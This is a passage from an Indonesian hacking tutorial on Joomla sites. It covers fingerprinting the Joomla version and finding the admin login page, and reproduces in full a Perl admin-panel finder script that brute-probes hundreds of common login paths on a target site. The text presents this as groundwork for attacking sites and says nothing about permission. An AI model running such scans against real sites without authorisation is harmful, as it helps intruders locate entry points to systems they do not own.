Hacking Joomla, Sesi I

Sitonomy

Tindakan pertama yang akan kita lakukan adalah bagaimana mengetahui apakah sebuah website menggunakan Joomla atau bukan.

Untuk melakukan hal ini, kita memerlukan bantuan dari website http://www.sitonomy.com.

Silakan buka halaman web tersebut. Dari halaman yang muncul, masukkan nama website yang ingin Anda periksa, apakah menggunakan Joomla atau bukan.

Misalnya di sini saya memasukkan Joomla.org kemudian klik tombol **Analyse**.


Gambar 2.1. Sitonomy.com

Berikut hasil yang saya peroleh. Perhatikan pada bagian *Blogging platform*. Dari informasi yang muncul, Anda bisa mengetahui apakah sebuah website menggunakan Joomla atau bukan.

Gambar 2.2. Platform website

Mengetahui Versi Joomla

Informasi mengenai versi Joomla sangat kita perlukan dalam melakukan aksi hacking Joomla. Sebab, setiap versi memiliki cara yang berbeda dalam aksi hacking-nya. Selain itu, Anda perlu tahu versi yang rendah bukan berarti tidak digunakan lagi saat ini. Sebab

dari hasil penelusuran yang saya lakukan, masih banyak web yang menggunakan Joomla versi awal karena banyak web yang tidak melakukan update. Selain itu, sebelum Joomla versi 1.6 di-*release* pada fantastico, Joomla versi 1.0 masih disediakan. Oleh karena itulah, kita perlu mengetahui versi Joomla.

Selain itu, walaupun banyak web yang menggunakan versi terbaru tapi masih menggunakan component maupun module untuk Joomla versi sebelumnya sebab update untuk module atau komponen tersebut tidak tersedia.

23		System - SEF	✓	1	Public	system	sef	27
24		System - Debug	✓	2	Public	system	debug	28
25		System - Legacy	✓	3	Public	system	legacy	29
26		System - Cache	⊗	4	Public	system	cache	30
27		System - Log	⊗	5	Public	system	log	31
28		System - Remember Me	✓	6	Public	system	remember	32
29		System - Backlink	⊗	7	Public	system	backlink	33
30		System - Mootools Upgrade	⊗	8	Public	system	mtupgrade	34

Gambar 2.3. System-Legacy

Baiklah, kita akan mulai bagaimana mencari tahu versi Joomla. Pada dasarnya, informasi versi Joomla disimpan dalam file version.php. Sayangnya, kita tidak diizinkan membuka halaman tersebut. File version.php tersebut disimpan dalam direktori "/includes/version.php" untuk Joomla 1.0.x atau pada "/libraries/joomla/version.php" untuk Joomla versi Joomla! 1.5.x dan Joomla! 1.6.x. Lihat Gambar 2.4.

Seperti yang telah saya jelaskan sebelumnya, kelebihan Joomla adalah selain bisa diinstal terlebih dahulu dalam komputer lokal (localhost) baru kemudian di-upload pada hosting, Joomla juga bisa diinstal secara instan dengan memanfaatkan fasilitas fantastico dalam cPanel secara online. Oleh karena itulah, masih banyak web yang selain diinstal menggunakan versi 1.5, juga masih banyak yang menggunakan versi 1.0. Hal ini karena dalam cPanel juga disediakan versi tersebut. Bahkan setelah beberapa lama versi 1.6.x diluncurkan (sewaktu buku ini ditulis), Joomla versi 1.6.x masih belum tersedia dalam Fantastico cPanel. Lihat Gambar 2.5.

Gambar 2.4. Versi Joomla

Gambar 2.5. Fantastico

Pertama-tama kita akan mencari versi Joomla dengan melihat tampilan awal Joomla.

Kalau Anda membuka sebuah halaman web maka yang muncul adalah salah satu seperti di bawah ini, maka Anda bisa menebak versi Joomla yang digunakan. Tampilan ini sering muncul sebab setelah melakukan instalasi Joomla, terkadang administrator belum mengisi web-nya.

Berikut ini tampilan awal Joomla versi 1.0.x.

Gambar 2.6. Joomla 1.0

Atau seperti Gambar 2.7 apabila parameter Display Errors dalam kondisi OFF.

Sewaktu instalasi Joomla, permintaan Display Errors dikonfigurasi ON hanya sampai pada versi 1.5.14 maka tampilannya akan menampilkan beberapa error pada beberapa tempat, seperti terlihat pada Gambar 2.8 untuk Joomla versi 1.5.0 – 1.5.14.

Gambar 2.7. Joomla 1.0 Display Error Off


Gambar 2.8. Joomla versi 1.5.0 – 1.5.14

Namun, apabila setting PHP diganti menjadi OFF maka tampilannya menjadi seperti berikut ini.

Gambar 2.9. Setting PHP Off

Untuk Joomla versi 1.5.15 permintaan Display Errors sudah menjadi Off. Walau demikian, meskipun setting Display Errors diganti menjadi On, halaman Joomla tidak menampilkan error lagi. Berikut tampilan awal Joomla versi 1.5.15 ke atas. Lihat Gambar 2.10.

Sedangkan Gambar 2.11 merupakan tampilan awal Joomla versi 1.6.x.

Gambar 2.10. Display Errors Off

Gambar 2.11. Joomla 1.6

Cara lain untuk mengetahui versi Joomla adalah dengan melihat *title bar* pada browser. Untuk Joomla versi 1.x yang tertera adalah sesuai dengan judul homepage yang dibuat oleh administrator sewaktu melakukan instalasi.

Sedangkan untuk Joomla 1.5.x menggunakan pesan *Welcome to the Frontpage*.

Dan pada Joomla 1.6.x menampilkan pesan *Home*.

Gambar 2.12. Perbedaan homepage tiap versi joomla


Mencari Halaman Login Administrator

Halaman administrator adalah halaman yang digunakan sebagai gerbang untuk mengakses *back end*. Secara default halaman login administrator Joomla adalah dengan menambahkan string administrator di belakang nama web Joomla. Contohnya: http://www.nama-web.com/administrator

Namun, pada beberapa kasus banyak administrator yang memanipulasi halaman tersebut menjadi nama lain supaya tidak bisa dilacak oleh tangan-tangan jahil.

Gambar 2.13. Halaman login

Ada beberapa cara yang bisa digunakan untuk mencari halaman login tersebut. Pertama-tama di sini kita akan menggunakan sebuah script perl. Oleh karena itu, Anda perlu menginstal program Perl terlebih dahulu.

Sebelumnya, Anda perlu men-download program yang bernama ActivePerl. Anda bisa memperolehnya dari http://perl.org atau http://www.activestate.com.

Gambar 2.14. Perl.org

Setelah Anda mendapatkan file instalasi ActivePerl, segera lakukan instalasi. Sekarang ikuti petunjuk berikut ini untuk menggunakannya:

1. Buka halaman Notepad lalu masukkan script berikut ini. Simpan dengan nama **admin.pl**.

```
#!/usr/bin/perl

##
#  By Tartou2
#  Admin Control Panel Finder
#  Home: www.next-next-future.com
##

use HTTP::Request;
use LWP::UserAgent;

system('cls');
system('title Admin Control Panel Finder Coded by Tartou2
from www.next-next-future.com');

print"\n";
print
"xxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxx
xx\n" ;
print "                     Admin Control Panel Finder v
1 \n" ;
print "                             Coded By Tartou2\n" ;
print "                  website:www.next-next-
future.com\n\n" ;
print"xxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxx
xx\n" ;
print "\n";

print " Enter the website you want to scan \n";
print" e.g.: www.domaine.com or www.domaine.com/path\n";
print" --> ";
$site=<STDIN>;
chomp $site;

print "\n\n";
print " Enter the coding language of the website \n";
print" e.g.: asp, php, cfm, any\n";
print" If you don't know the launguage used in the coding
then simply type ** any ** \n";
print"--> ";
$code=<STDIN>;
chomp($code);

if ( $site !~ /^http:/ ) {
```

```
$site = 'http://' . $site;
}
if ( $site !~ /\/$/ ) {
$site = $site . '/';
}
print "\n";

print "->The website: $site\n";
print "->Source of the website: $code\n";
print "->Scan of the admin control panel is
progressing...\n\n\n";

if($code eq "asp"){

@path1=('_admin/','backoffice/','admin/','administrator/'
,'moderator/','webadmin/','adminarea/','bb-
admin/','adminLogin/','admin_area/','panel-
administracion/','instadmin/','memberadmin/','administrat
orlogin/','adm/','account.asp','admin/account.asp','admin
/index.asp','admin/login.asp','admin/admin.asp','admin_ar
ea/admin.asp','admin_area/login.asp','admin/account.html'
,'admin/index.html','admin/login.html','admin/admin.html'
,'admin_area/admin.html','admin_area/login.html','admin_a
rea/index.html','admin_area/index.asp','bb-
admin/index.asp','bb-admin/login.asp','bb-
admin/admin.asp',
'bb-admin/index.html','bb-admin/login.html','bb-
admin/admin.html','admin/home.html','admin/controlpanel.h
tml','admin.html','admin/cp.html','cp.html','administrato
r/index.html','administrator/login.html','administrator/a
ccount.html','administrator.html','login.html','modelsear
ch/login.html','moderator.html','moderator/login.html','m
oderator/admin.html','account.html','controlpanel.html','
admincontrol.html','admin_login.html','panel-
administracion/login.html','admin/home.asp','admin/contro
lpanel.asp','admin.asp','pages/admin/admin-
login.asp','admin/admin-login.asp','admin-
login.asp','admin/cp.asp','cp.asp',
'administrator/account.asp','administrator.asp','login.as
p','modelsearch/login.asp','moderator.asp','moderator/log
in.asp','administrator/login.asp','moderator/admin.asp','
controlpanel.asp','admin/account.html','adminpanel.html',
'webadmin.html','pages/admin/admin-
login.html','admin/admin-
login.html','webadmin/index.html','webadmin/admin.html','
webadmin/login.html','user.asp','user.html','admincp/inde
x.asp','admincp/login.asp','admincp/index.html','admin/ad
minLogin.html','adminLogin.html','admin/adminLogin.html',
'home.html','adminarea/index.html','adminarea/admin.html'
,'adminarea/login.html','panel-
administracion/index.html','panel-
administracion/admin.html','modelsearch/index.html','mode
```

```
lsearch/admin.html','admin/admin_login.html','admincontro
l/login.html','adm/index.html','adm.html','admincontrol.a
sp','admin/account.asp','adminpanel.asp','webadmin.asp','
webadmin/index.asp','webadmin/admin.asp','webadmin/login.
asp','admin/admin_login.asp','admin_login.asp','panel-
administracion/login.asp','adminLogin.asp',
'admin/adminLogin.asp','home.asp','admin.asp','adminarea/
index.asp','adminarea/admin.asp','adminarea/login.asp','a
dmin-login.html',
'panel-administracion/index.asp','panel-
administracion/admin.asp','modelsearch/index.asp','models
earch/admin.asp','administrator/index.asp','admincontrol/
login.asp','adm/admloginuser.asp','admloginuser.asp','adm
in2.asp','admin2/login.asp','admin2/index.asp','adm/index
.asp','adm.asp','affiliate.asp','adm_auth.asp','memberadm
in.asp','administratorlogin.asp','siteadmin/login.asp','s
iteadmin/index.asp','siteadmin/login.html'
);

foreach $ways(@path1){

$final=$site.$ways;

my $req=HTTP::Request->new(GET=>$final);
my $ua=LWP::UserAgent->new();
$ua->timeout(30);
my $response=$ua->request($req);

if($response->content =~ /Username/ ||
$response->content =~ /Password/ ||
$response->content =~ /username/ ||
$response->content =~ /password/ ||
$response->content =~ /USERNAME/ ||
$response->content =~ /PASSWORD/ ||
$response->content =~ /Senha/ ||
$response->content =~ /senha/ ||
$response->content =~ /Personal/ ||
$response->content =~ /Usuario/ ||
$response->content =~ /Clave/ ||
$response->content =~ /Usager/ ||
$response->content =~ /usager/ ||
$response->content =~ /Sing/ ||
$response->content =~ /passe/ ||
$response->content =~ /P\/W/ ||
$response->content =~ /Admin Password/
){
print " \n [+] Found -> $final\n\n";
print " \n Congratulation, this admin login page is
working. \n\n Good luck from Tartou2 \n\n";
}else{
print "[-] Not Found <- $final\n";
}
```

```
}
}

# -------------------------------------------------------
# -------------------test cfm --------------------------
|
# -------------------------------------------------------


if($code eq "cfm"){

@path1=('_admin/','backoffice/','admin/','administrator/'
,'moderator/','webadmin/','adminarea/','bb-
admin/','adminLogin/','admin_area/','panel-
administracion/','instadmin/','memberadmin/','administrat
orlogin/','adm/','account.cfm','admin/account.cfm','admin
/index.cfm','admin/login.cfm','admin/admin.cfm','admin_ar
ea/admin.cfm','admin_area/login.cfm','admin/account.html'
,'admin/index.html','admin/login.html','admin/admin.html'
,'admin_area/admin.html','admin_area/login.html','admin_a
rea/index.html','admin_area/index.cfm','bb-
admin/index.cfm','bb-admin/login.cfm','bb-
admin/admin.cfm',
'bb-admin/index.html','bb-admin/login.html','bb-
admin/admin.html','admin/home.html','admin/controlpanel.h
tml','admin.html','admin/cp.html','cp.html','administrato
r/index.html','administrator/login.html','administrator/a
ccount.html','administrator.html','login.html','modelsear
ch/login.html','moderator.html','moderator/login.html','m
oderator/admin.html','account.html','controlpanel.html','
admincontrol.html','admin_login.html','panel-
administracion/login.html','admin/home.cfm','admin/contro
lpanel.cfm','admin.cfm','pages/admin/admin-
login.cfm','admin/admin-login.cfm','admin-
login.cfm','admin/cp.cfm','cp.cfm',
'administrator/account.cfm','administrator.cfm','login.cf
m','modelsearch/login.cfm','moderator.cfm','moderator/log
in.cfm','administrator/login.cfm','moderator/admin.cfm','
controlpanel.cfm','admin/account.html','adminpanel.html',
'webadmin.html','pages/admin/admin-
login.html','admin/admin-
login.html','webadmin/index.html','webadmin/admin.html','
webadmin/login.html','user.cfm','user.html','admincp/inde
x.cfm','admincp/login.cfm','admincp/index.html','admin/ad
minLogin.html','adminLogin.html','admin/adminLogin.html',
'home.html','adminarea/index.html','adminarea/admin.html'
,'adminarea/login.html','panel-
administracion/index.html','panel-
administracion/admin.html','modelsearch/index.html','mode
lsearch/admin.html','admin/admin_login.html','admincontro
l/login.html','adm/index.html','adm.html','admincontrol.c
```

```
fm','admin/account.cfm','adminpanel.cfm','webadmin.cfm','
webadmin/index.cfm',
'webadmin/admin.cfm','webadmin/login.cfm','admin/admin_lo
gin.cfm','admin_login.cfm','panel-
administracion/login.cfm','adminLogin.cfm','admin/adminLo
gin.cfm','home.cfm','admin.cfm','adminarea/index.cfm','ad
minarea/admin.cfm','adminarea/login.cfm','admin-
login.html',
'panel-administracion/index.cfm','panel-
administracion/admin.cfm','modelsearch/index.cfm','models
earch/admin.cfm','administrator/index.cfm','admincontrol/
login.cfm','adm/admloginuser.cfm','admloginuser.cfm','adm
in2.cfm','admin2/login.cfm','admin2/index.cfm','adm/index
.cfm','adm.cfm','affiliate.cfm','adm_auth.cfm','memberadm
in.cfm','administratorlogin.cfm','siteadmin/login.cfm','s
iteadmin/index.cfm','siteadmin/login.html'
);

foreach $ways(@path1){

$final=$site.$ways;

my $req=HTTP::Request->new(GET=>$final);
my $ua=LWP::UserAgent->new();
$ua->timeout(30);
my $response=$ua->request($req);

if($response->content =~ /Username/ ||
$response->content =~ /Password/ ||
$response->content =~ /username/ ||
$response->content =~ /password/ ||
$response->content =~ /USERNAME/ ||
$response->content =~ /PASSWORD/ ||
$response->content =~ /Senha/ ||
$response->content =~ /senha/ ||
$response->content =~ /Personal/ ||
$response->content =~ /Usuario/ ||
$response->content =~ /Clave/ ||
$response->content =~ /Usager/ ||
$response->content =~ /usager/ ||
$response->content =~ /Sing/ ||
$response->content =~ /passe/ ||
$response->content =~ /P\/W/ ||
$response->content =~ /Admin Password/
){
print " \n [+] Found -> $final\n\n";
print " \n Congratulation, this admin login page is
working. \n\n Good luck from Tartou2 \n\n";
}else{
print "[-] Not Found <- $final\n";
}
}
```

```
}

# ---------------------------------------------------------
#---------------------------/test-------------------------
|
# ---------------------------------------------------------


if($code eq "php"){

@path2=('_admin/','backoffice/','admin/','administrator/'
,'moderator/','webadmin/','adminarea/','bb-
admin/','adminLogin/','admin_area/','panel-
administracion/','instadmin/',
'memberadmin/','administratorlogin/','adm/','admin/accoun
t.php','admin/index.php','admin/login.php','admin/admin.p
hp','admin/account.php',
'admin_area/admin.php','admin_area/login.php','siteadmin/
login.php','siteadmin/index.php','siteadmin/login.html','
admin/account.html','admin/index.html','admin/login.html'
,'admin/admin.html',
'admin_area/index.php','bb-admin/index.php','bb-
admin/login.php','bb-
admin/admin.php','admin/home.php','admin_area/login.html'
,'admin_area/index.html','admin/controlpanel.php','admin.
php','admincp/index.asp','admincp/login.asp','admincp/ind
ex.html','admin/account.html','adminpanel.html','webadmin
.html','webadmin/index.html','webadmin/admin.html','webad
min/login.html','admin/admin_login.html','admin_login.htm
l','panel-administracion/login.html',
'admin/cp.php','cp.php','administrator/index.php','admini
strator/login.php','nsw/admin/login.php','webadmin/login.
php','admin/admin_login.php','admin_login.php','administr
ator/account.php','administrator.php','admin_area/admin.h
tml','pages/admin/admin-login.php','admin/admin-
login.php','admin-login.php',
'bb-admin/index.html','bb-admin/login.html','bb-
admin/admin.html','admin/home.html','login.php','modelsea
rch/login.php','moderator.php','moderator/login.php','mod
erator/admin.php','account.php','pages/admin/admin-
login.html','admin/admin-login.html','admin-
login.html','controlpanel.php','admincontrol.php','admin/
adminLogin.html','adminLogin.html','admin/adminLogin.html
','home.html','rcjakar/admin/login.php','adminarea/index.
html','adminarea/admin.html','webadmin.php','webadmin/ind
ex.php','webadmin/admin.php','admin/controlpanel.html','a
dmin.html','admin/cp.html','cp.html','adminpanel.php','mo
derator.html','administrator/index.html','administrator/l
ogin.html','user.html','administrator/account.html','admi
nistrator.html','login.html','modelsearch/login.html',
'moderator/login.html','adminarea/login.html','panel-
administracion/index.html','panel-
```

```
administracion/admin.html','modelsearch/index.html','mode
lsearch/admin.html','admincontrol/login.html','adm/index.
html','adm.html','moderator/admin.html','user.php','accou
nt.html','controlpanel.html','admincontrol.html','panel-
administracion/login.php','wp-
login.php','adminLogin.php','admin/adminLogin.php','home.
php','admin.php','adminarea/index.php','adminarea/admin.p
hp','adminarea/login.php','panel-
administracion/index.php','panel-
administracion/admin.php','modelsearch/index.php','models
earch/admin.php','admincontrol/login.php','adm/admloginus
er.php','admloginuser.php','admin2.php','admin2/login.php
','admin2/index.php',
'adm/index.php','adm.php','affiliate.php','adm_auth.php',
'memberadmin.php','administratorlogin.php'
);

foreach $ways(@path2){

$final=$site.$ways;

my $req=HTTP::Request->new(GET=>$final);
my $ua=LWP::UserAgent->new();
$ua->timeout(30);
my $response=$ua->request($req);

if($response->content =~ /Username/ ||
$response->content =~ /Password/ ||
$response->content =~ /username/ ||
$response->content =~ /password/ ||
$response->content =~ /USERNAME/ ||
$response->content =~ /PASSWORD/ ||
$response->content =~ /Senha/ ||
$response->content =~ /senha/ ||
$response->content =~ /Personal/ ||
$response->content =~ /Usuario/ ||
$response->content =~ /Clave/ ||
$response->content =~ /Usager/ ||
$response->content =~ /usager/ ||
$response->content =~ /Sing/ ||
$response->content =~ /passe/ ||
$response->content =~ /P\/W/ ||
$response->content =~ /Admin Password/
){
print " \n [+] Found -> $final\n\n";
print " \n Congratulation, this admin login page is
working. \n\n Good luck from Tartou2 \n\n";
}else{
print "[-] Not Found <- $final\n";
}
}
}
```


```
# -------------------------------------------------------
# ----------------------- any --------------------------
|
# -------------------------------------------------------


if($code eq "any"){

@path1=('_admin/','backoffice/','account.asp','account.cf
m','account.html','account.php','acct_login/','adm.asp','
adm.cfm','adm.html','adm.php','adm/','adm/admloginuser.as
p','adm/admloginuser.cfm','adm/admloginuser.php','adm/ind
ex.asp','adm/index.cfm','adm/index.html','adm/index.php',
'adm_auth.asp','adm_auth.cfm','adm_auth.php','admin.asp',
'admin.cfm','admin.html','admin.php','admin/','admin/acco
unt.asp','admin/account.cfm','admin/account.html','admin/
account.php','admin/admin.asp','admin/admin.cfm','admin/a
dmin.html','admin/admin.php','admin/admin_login.asp','adm
in/admin_login.cfm','admin/admin_login.html','admin/admin
_login.php','admin/adminLogin.asp','admin/admin-
login.asp','admin/adminLogin.cfm','admin/admin-
login.cfm','admin/adminLogin.html','admin/admin-
login.html','admin/adminLogin.php','admin/admin-
login.php','admin/controlpanel.asp','admin/controlpanel.c
fm','admin/controlpanel.html','admin/controlpanel.php','a
dmin/cp.asp','admin/cp.cfm','admin/cp.html','admin/cp.php
','admin/home.asp','admin/home.cfm','admin/home.html','ad
min/home.php','admin/index.asp','admin/index.cfm','admin/
index.html','admin/index.php','admin/login.asp','admin/lo
gin.cfm','admin/login.html','admin/login.php','admin_area
/','admin_area/admin.asp','admin_area/admin.cfm','admin_a
rea/admin.html','admin_area/admin.php','admin_area/index.
asp','admin_area/index.cfm','admin_area/index.html','admi
n_area/index.php','admin_area/login.asp','admin_area/logi
n.cfm','admin_area/login.html','admin_area/login.php','ad
min_login.asp','admin_login.cfm','admin_login.html','admi
n_login.php','admin1.asp','admin1.html','admin1.php','adm
in1/','admin2.asp','admin2.cfm','admin2.html','admin2.php
','admin2/index.asp','admin2/index.cfm','admin2/index.php
','admin2/login.asp','admin2/login.cfm','admin2/login.php
','admin4_account/','admin4_colon/','adminarea/','adminar
ea/admin.asp','adminarea/admin.cfm','adminarea/admin.html
','adminarea/admin.php','adminarea/index.asp','adminarea/
index.cfm','adminarea/index.html','adminarea/index.php','
adminarea/login.asp','adminarea/login.cfm','adminarea/log
in.html','adminarea/login.php','admincontrol.asp','adminc
ontrol.cfm','admincontrol.html','admincontrol.php','admin
control/login.asp','admincontrol/login.cfm','admincontrol
/login.html','admincontrol/login.php','admincp/index.asp'
,'admincp/index.cfm','admincp/index.html','admincp/login.
asp','admincp/login.cfm','administer/','administr8.asp','
```

```
administr8.html','administr8.php','administr8/','administ
ratie/','administration.html','administration.php','admin
istration/','administrator.asp','administrator.cfm','admi
nistrator.html','administrator.php','administrator/','adm
inistrator/account.asp','administrator/account.cfm','admi
nistrator/account.html','administrator/account.php','admi
nistrator/index.asp','administrator/index.cfm','administr
ator/index.html','administrator/index.php','administrator
/login.asp','administrator/login.cfm','administrator/logi
n.html','administrator/login.php','administratoraccounts/
','administratorlogin.asp','administratorlogin.cfm','admi
nistratorlogin.php','administratorlogin/','administrators
/','administrivia/','adminLogin.asp','admin-
login.asp','adminLogin.cfm','admin-
login.cfm','adminLogin.html','admin-
login.html','adminLogin.php','admin-
login.php','adminLogin/','adminpanel.asp','adminpanel.cfm
','adminpanel.html','adminpanel.php','adminpro/','admins.
asp','admins.html','admins.php','admins/','AdminTools/','
admloginuser.asp','admloginuser.cfm','admloginuser.php','
affiliate.asp','affiliate.cfm','affiliate.php','autologin
/','banneradmin/','bbadmin/','bb-admin/','bb-
admin/admin.asp','bb-admin/admin.cfm','bb-
admin/admin.html','bb-admin/admin.php','bb-
admin/index.asp','bb-admin/index.cfm','bb-
admin/index.html','bb-admin/index.php','bb-
admin/login.asp','bb-admin/login.cfm','bb-
admin/login.html','bb-
admin/login.php','bigadmin/','blogindex/','cadmins/','ccp
14admin/','cmsadmin/','controlpanel.asp','controlpanel.cf
m','controlpanel.html','controlpanel.php','controlpanel/'
,'cp.asp','cp.cfm','cp.html','cp.php','cPanel/','cpanel_f
ile/','customer_login/','database_administration/','direc
tadmin/','dir-
login/','ezsqliteadmin/','fileadmin.asp','fileadmin.html'
,'fileadmin.php','fileadmin/','formslogin/','globes_admin
/','home.asp','home.cfm','home.html','home.php','hpwebjet
admin/','Indy_admin/','instadmin/','irc-
macadmin/','LiveUser_Admin/','login.asp','login.cfm','log
in.html','login.php','login_db/','login1/','loginflat/','
login-redirect/','login-
us/','logo_sysadmin/','Lotus_Domino_Admin/','macadmin/','
manuallogin/','memberadmin.asp','memberadmin.cfm','member
admin.php','memberadmin/','members/','memlogin/','meta_lo
gin/','modelsearch/admin.asp','modelsearch/admin.cfm','mo
delsearch/admin.html','modelsearch/admin.php','modelsearc
h/index.asp','modelsearch/index.cfm','modelsearch/index.h
tml','modelsearch/index.php','modelsearch/login.asp','mod
elsearch/login.cfm','modelsearch/login.html','modelsearch
/login.php','moderator.asp','moderator.cfm','moderator.ht
ml','moderator.php','moderator/','moderator/admin.asp','m
oderator/admin.cfm','moderator/admin.html','moderator/adm
```

```
in.php','moderator/login.asp','moderator/login.cfm','mode
rator/login.html','moderator/login.php','myadmin/','navSi
teAdmin/','newsadmin/','nsw/admin/login.php','openvpnadmi
n/','pages/admin/admin-login.asp','pages/admin/admin-
login.cfm','pages/admin/admin-
login.html','pages/admin/admin-
login.php','panel/','panel-administracion/','panel-
administracion/admin.asp','panel-
administracion/admin.cfm','panel-
administracion/admin.html','panel-
administracion/admin.php','panel-
administracion/index.asp','panel-
administracion/index.cfm','panel-
administracion/index.html','panel-
administracion/index.php','panel-
administracion/login.asp','panel-
administracion/login.cfm','panel-
administracion/login.html','panel-
administracion/login.php','pgadmin/','phpldapadmin/','php
myadmin/','phppgadmin/','phpSQLiteAdmin/','platz_login/',
'power_user/','project-
admins/','pureadmin/','radmind/','radmind-
1/','rcjakar/admin/login.php','rcLogin/','Server.asp','Se
rver.html','Server.php','server/','server_admin_small/','
ServerAdministrator/','showlogin/','simpleLogin/','sitead
min/index.asp','siteadmin/index.cfm','siteadmin/index.php
','siteadmin/login.asp','siteadmin/login.cfm','siteadmin/
login.html','siteadmin/login.php','smblogin/','sql-
admin/','ss_vms_admin_sm/','sshadmin/','staradmin/','sub-
login/','Super-
Admin/','support_login/','sysadmin.asp','sysadmin.html','
sysadmin.php','sysadmin/','sys-
admin/','SysAdmin2/','sysadmins/','system_administration/
','system-administration/','typo3/','ur-admin.asp','ur-
admin.html','ur-admin.php','ur-
admin/','user.asp','user.html','user.php','useradmin/','U
serLogin/','utility_login/','vadmind/','vmailadmin/','web
admin.asp','webadmin.cfm','webadmin.html','webadmin.php',
'WebAdmin/','webadmin/admin.asp','webadmin/admin.cfm','we
badmin/admin.html','webadmin/admin.php','webadmin/index.a
sp','webadmin/index.cfm','webadmin/index.html','webadmin/
index.php','webadmin/login.asp','webadmin/login.cfm','web
admin/login.html','webadmin/login.php','wizmysqladmin/','
wp-admin/','wp-login.php','wp-
login/','xlogin/','yonetici.asp','yonetici.html','yonetic
i.php','yonetim.asp','yonetim.html','yonetim.php','panel/
?a=cp'
);

foreach $ways(@path1){

$final=$site.$ways;
```

```
my $req=HTTP::Request->new(GET=>$final);
my $ua=LWP::UserAgent->new();
$ua->timeout(30);
my $response=$ua->request($req);

if($response->content =~ /Username/ ||
$response->content =~ /Password/ ||
$response->content =~ /username/ ||
$response->content =~ /password/ ||
$response->content =~ /USERNAME/ ||
$response->content =~ /PASSWORD/ ||
$response->content =~ /Senha/ ||
$response->content =~ /senha/ ||
$response->content =~ /Personal/ ||
$response->content =~ /Usuario/ ||
$response->content =~ /Clave/ ||
$response->content =~ /Usager/ ||
$response->content =~ /usager/ ||
$response->content =~ /Sing/ ||
$response->content =~ /passe/ ||
$response->content =~ /P\/W/ ||
$response->content =~ /Admin Password/
){
print " \n [+] Found -> $final\n\n";
print " \n Congratulation, this admin login page is
working. \n\n Good luck from Tartou2 \n\n";
}else{
print "[-] Not Found <- $final\n";
}
}
kill("STOP",NULL);
}

##
```


2. Setelah itu, bukalah jendela Command Prompt dan pergilah ke tempat Anda meletakkan file admin.pl.
3. Kemudian ketik **perl admin.pl**


```
Windows Command Processor
